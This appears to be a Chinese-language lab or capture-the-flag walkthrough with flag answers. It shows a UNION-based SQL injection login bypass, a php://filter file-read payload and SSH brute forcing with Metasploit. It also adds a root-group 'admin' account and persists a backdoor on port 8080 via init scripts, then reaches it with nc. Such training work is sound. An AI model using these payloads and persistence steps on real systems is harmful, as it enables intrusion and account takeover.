
打开 WebServ2003 虚拟机，打卡浏览器输入 ServerIP 进入网站。




点击 Login This Site!进入登录界面。



在登录页面输入账号：any' union select \* from users -- 任意密码，点击 Submit 登入网站。




继续点击 Enter The Web Site!进入，然后点击 Display Uploaded's File Content 进入。



右键鼠标点击查看源文件。




找到变量名并提交。



FLAG: name="filename"

## 第 2 题


点击进入 Display Uploaded's File Content 界面并输入  
php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log。



FLAG: php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log

## 第 3 题

点击 submit 进入。



FLAG: V2l0aCBncmVhdCBwb3dlciBjb211cyBncmVhdCB5ZXNwb25zaWJpbG10eS4=


### 第 4 题

将第二题注入语句中的 base64- 删除，并输入进去，  
php://filter/read=convert.encode/resource=../Apache2.2/logs/flag.log

## Display Uploaded's File Content

Uploaded's File Full Path(eg.yueda/uploadedfile.txt):

点击 submit 进入，得到解码内容。




**FLAG:** With great power comes great responsibility.

## 通过控制输入防范 SQL 注入攻击

## 第 1 题

打开 server 系统，找到 DisplayFileCtrl.php 文件并打开。



```
1 <?php
2
3 /*
4 $filename=$_GET['filename'];
5 $str="F1";
6 if(F2($filename,$str)==false){
7     if (!F3($filename)){
8         echo "<pre>";
9         F4("$filename");
10        echo "</pre>";
11        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
12
13    }else{
14        echo "</br>Please Enter The Uploaded's File Full Path!</br>";
15        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
16    }
17 }else{
18     echo "Illegal input!";
19     echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
20     exit();
21 }
22 */
23
24
25
26
```

取消注释，修改值。并保存。


```
1 <?php
2
3
4 $filename=$_GET['filename'];
5 $str="..";
6 if(strpos($filename,$str)==false){
7     if (!empty($filename)){
8         echo "<pre>";
9         @readfile("$filename");
10        echo "</pre>";
11        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
12
13    }else{
14        echo "</br>Please Enter The Uploaded's File Full Path!</br>";
15        echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
16    }
17 }else{
18     echo "Illegal input!";
19     echo "</br><a href='DisplayFile.php'>Display Uploaded's File Content</a></br>";
20     exit();
21 }
22
23
24
25
26
```

FLAG: ..strpos|empty|@readfile




## 第 2 题

使用万用户名和任意密码进入网站。




点击进入 Display Uploaded's File Content.




在输入框输入：

php://filter/read=convert.base64-encode/resource=../Apache2.2/logs/flag.log

点击 Submit 进入



点击查看网页源代码



FLAG:

Illegal input!</br><a href='\"DisplayFile.php\">Display Uploaded's File Content</a></br>

# Linux 系统提权渗透

## 第 1 题

在终端输入 `nmap -sV` 靶机 IP 进行渗透测试。

```
root@bt:~# nmap -A 172.16.105.249

Starting Nmap 6.01 ( http://nmap.org ) at 2022-05-23 15:48 CST
Nmap scan report for 172.16.105.249
Host is up (0.00019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey: 1024 cb:ca:75:b7:5a:d9:87:be:64:d9:e0:69:d7:78:83:bd (DSA)
|_ 2048 42:ba:07:ba:8e:d4:3c:c4:74:e5:4c:83:58:3c:b7:11 (RSA)
111/tcp    open  rpcbind      (rpcbind V2) 2 (rpc #100000)
| rpcinfo:
|_  program version  port/proto  service
|_  100000  2          111/tcp    rpcbind
|_  100000  2          111/udp    rpcbind
|_  100024  1          683/udp    status
|_  100024  1          686/tcp    status
MAC Address: 52:54:00:10:69:F9 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.19 ms  172.16.105.249

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.01 seconds
```

第 6 行 4 个单词如图所示。

FLAG: PORT|STATE|SERVICE|VERSION

## 第 2 题

在终端输入 `msfconsole` 打开 metasploit 工具。

由第一题扫描结果知靶机开放了 ssh 端口。

输入 `search ssh_login` 进行渗透模块查找。

```
msf > search ssh_login

Matching Modules
=====

   Name                                   Disclosure Date   Rank   Description
   ----                                   -
auxiliary/scanner/ssh/ssh_login          normal          SSH Login Check Scanner

msf >
```

search 查找模块

输入 `use auxiliary/scanner/ssh/ssh_login` 调用模块。

输入 `show options` 查看需要的配置参数。

```
msf auxiliary(ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name               Current Setting  Required  Description
   ----               -
BLANK_PASSWORDS      true            no        Try blank passwords for all users
BRUTEFORCE_SPEED     5              yes       How fast to bruteforce, from 0 to 5
PASSWORD             no             no        A specific password to authenticate with
PASS_FILE            no             no        File containing passwords, one per line
RHOSTS              yes            yes       The target address range or CIDR identifier
RPORT               22             yes       The target port
STOP_ON_SUCCESS      false          yes       Stop guessing when a credential works for a host
THREADS              1              yes       The number of concurrent threads
USERNAME            no             no        A specific username to authenticate as
USERPASS_FILE        no             no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS         true           no        Try the username as the password for all users
USER_FILE            no             no        File containing usernames, one per line
VERBOSE             true           yes       Whether to print output for all attempts

msf auxiliary(ssh_login) >
```

输入 set 参数名 更改参数。

```
msf auxiliary(ssh_login) > set RHOSTS 172.16.105.249
RHOSTS => 172.16.105.249
msf auxiliary(ssh_login) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login) > set PASS_FILE superdic.txt
PASS_FILE => superdic.txt
```

输入 run 开始运行模块

```
msf auxiliary(ssh_login) > run
[*] 172.16.105.249:22 SSH - Starting bruteforce
[*] 172.16.105.249:22 SSH - [01/23] - Trying: username: 'root' with password: ''
[-] 172.16.105.249:22 SSH - [01/23] - Failed: 'root':''
[*] 172.16.105.249:22 SSH - [02/23] - Trying: username: 'root' with password: 'root'
[-] 172.16.105.249:22 SSH - [02/23] - Failed: 'root':'root'
[*] 172.16.105.249:22 SSH - [03/23] - Trying: username: 'root' with password: '0987654321'
[-] 172.16.105.249:22 SSH - [03/23] - Failed: 'root':'0987654321'
[*] 172.16.105.249:22 SSH - [04/23] - Trying: username: 'root' with password: '123456'
[*] Command shell session 1 opened (172.16.105.3:60100 -> 172.16.105.249:22) at 2022-06-09 15:07:46 +0800
[+] 172.16.105.249:22 SSH - [04/23] - Success: 'root':'123456' 'uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) Linux localhost.localdomain 2.6.18-194.el5 #1 SMP Fri Apr 2 14:58:35 EDT 2010 i686 i686 i386 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) >
```

FLAG: 'root':'123456'

## 第 3 题

sessions -i 查看可以连接的终端。

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions

  Id  Name  Type      Information                                     Connection
  --  ---  --
  1    shell linux  SSH root:123456 (172.16.118.247:22) 172.16.118.9:45699 -> 172.16.118.247:22 (172.16.118.247)
```

sessions -i 1 连接第一个终端。并且输入渗透命令。

```
[*] Starting interaction with 2...

SSH root:123456 (172.16.118.247:22)
adduser admin
adduser: user admin exists
passwd admin
New UNIX password: 123456
BAD PASSWORD: it is too simplistic/systematic
Retype new UNIX password: 123456
Changing password for user admin.
passwd: all authentication tokens updated successfully.
usermod -g root admin
```

FLAG: adduser admin|passwd admin|usermod -g root admin

# Linux 系统后门程序利用 1

## 第 1 题

在 CentOS 终端里面输入 `./autorunp` 启动木马程序。新建终端输入 `netstat -anpt` 查看连接状态。

```
root@localhost:~  
File Edit View Terminal Tabs Help  
[root@localhost ~]# ./autorunp  
[root@localhost ~]# netstat -anpt  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         Stat  
e      PID/Program name  
tcp    0      0 127.0.0.1:2208          0.0.0.0:*               LIST  
EN     1986/hpid  
tcp    0      0 0.0.0.0:687            0.0.0.0:*               LIST  
EN     1777/rpc.statd  
tcp    0      0 0.0.0.0:111            0.0.0.0:*               LIST  
EN     1745/portmap  
tcp    0      0 0.0.0.0:8080           0.0.0.0:*               LIST  
EN     13971/autorunp  
tcp    0      0 127.0.0.1:631          0.0.0.0:*               LIST  
EN     2013/cupsd  
tcp    0      0 127.0.0.1:25           0.0.0.0:*               LIST  
EN     2041/sendmail: acce  
tcp    0      0 127.0.0.1:2207         0.0.0.0:*               LIST  
EN     1991/python  
tcp    0      0 :::22                  :::*                     LIST  
EN     2004/sshd
```

FLAG: tcp 0 0 0.0.0.0:8080 0.0.0.0:\* LISTEN

## 第 2 题

打开文件夹。

```
[root@localhost ~]# vim /etc/rc.d/init.d/test
```

输入以下内容。

```
/root/autorunp&
```

FLAG: /root/autorunp&

## 第 3 题

使用命令 `nc IP 8080` 进行远程连接。

`/sbin/ifconfig` 查看 IP 地址。

```
root@bt:~# nc 172.16.118.247 8080  
/sbin/ifconfig  
eth0      Link encap:Ethernet  HWaddr 52:54:00:10:76:F7  
          inet addr:172.16.118.247  Bcast:172.16.118.255  Mask:255.255.255.0  
          inet6 addr: fe80::5054:ff:fe10:76f7/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:32379 (31.6 KiB)  TX bytes:10354 (10.1 KiB)  
          Interrupt:10 Base address:0x8000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:2031 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:2031 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:3410400 (3.2 MiB)  TX bytes:3410400 (3.2 MiB)
```

FLAG: /sbin/ifconfig

# Linux 系统后门程序利用 2

## 第 1 题

CentOS 里面输入以下命令。

FLAG: gcc -o autorunp autorunp.c

## 第 2 题

```
[root@localhost ~]# gcc -o autorunp autorunp.c
[root@localhost ~]# chmod +x autorunp
[root@localhost ~]# ./autorunp
```

FLAG: chmod +x autorunp|./autorunp

## 第 3 题

```
[root@localhost ~]# vim /etc/rc.local
```

FLAG: /etc/rc.local

## 第 4 题

Kail 里面使用 nc 命令远程连接靶机 8080 端口，然后使用/sbin/ifconfig 查看。

```
root@bt:~# nc 172.16.118.247 8080
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:10:76:F7
          inet addr:172.16.118.247  Bcast:172.16.118.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe10:76f7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:248 errors:0 dropped:0 overruns:0 frame:0
          TX packets:87 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:32379 (31.6 KiB)  TX bytes:10354 (10.1 KiB)
          Interrupt:10 Base address:0x8000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2031 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3410400 (3.2 MiB)  TX bytes:3410400 (3.2 MiB)
```

FLAG: /sbin/ifconfig

## 第 5 题

```
[root@localhost ~]# vim /etc/ssh/sshd_config
```

FLAG: /etc/ssh/sshd\_config

## Linux 系统密码暴力破解

### 第 1 题

```
#PermitEmptyPasswords no  
PermitRootLogin no  
PasswordAuthentication yes
```

FLAG: PermitRootLogin no

### 第 2 题

```
root@bt:~# nmap -sV 172.16.118.247
```

```
Starting Nmap 6.01 ( http://nmap.org ) at 2023-02-28 11:07 CST  
Nmap scan report for 172.16.118.247  
Host is up (0.00031s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 4.3 (protocol 2.0)  
111/tcp    open  rpcbind (rpcbind V2) 2 (rpc #100000)  
MAC Address: 52:54:00:10:76:F7 (QEMU Virtual NIC)  
  
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.24 seconds
```

FLAG: PORT|STATE|SERVICE|VERSION

## 网络信息收集 1

### 第 1 题

打开 Ubuntu 系统，输入命令 `arping -c 5 靶机 IP` 进行 ARP 扫描渗透测试。

**FLAG:** arping -c 5

```
root@bt:~# arping -c 5 172.16.105.247
ARPING 172.16.105.247
